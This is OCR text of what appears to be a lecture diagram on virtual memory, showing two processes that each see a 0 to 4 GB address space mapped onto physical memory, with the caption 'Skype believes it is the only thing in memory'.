0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
Physical Memory
4 GB
OS
0
Virtual Memory Process 1
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
0
Virtual Memory Process 2
4 GB
Skype believes it is the only thing in memory
0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4 GB
0
CPU
Physical
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4 GB
OS
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
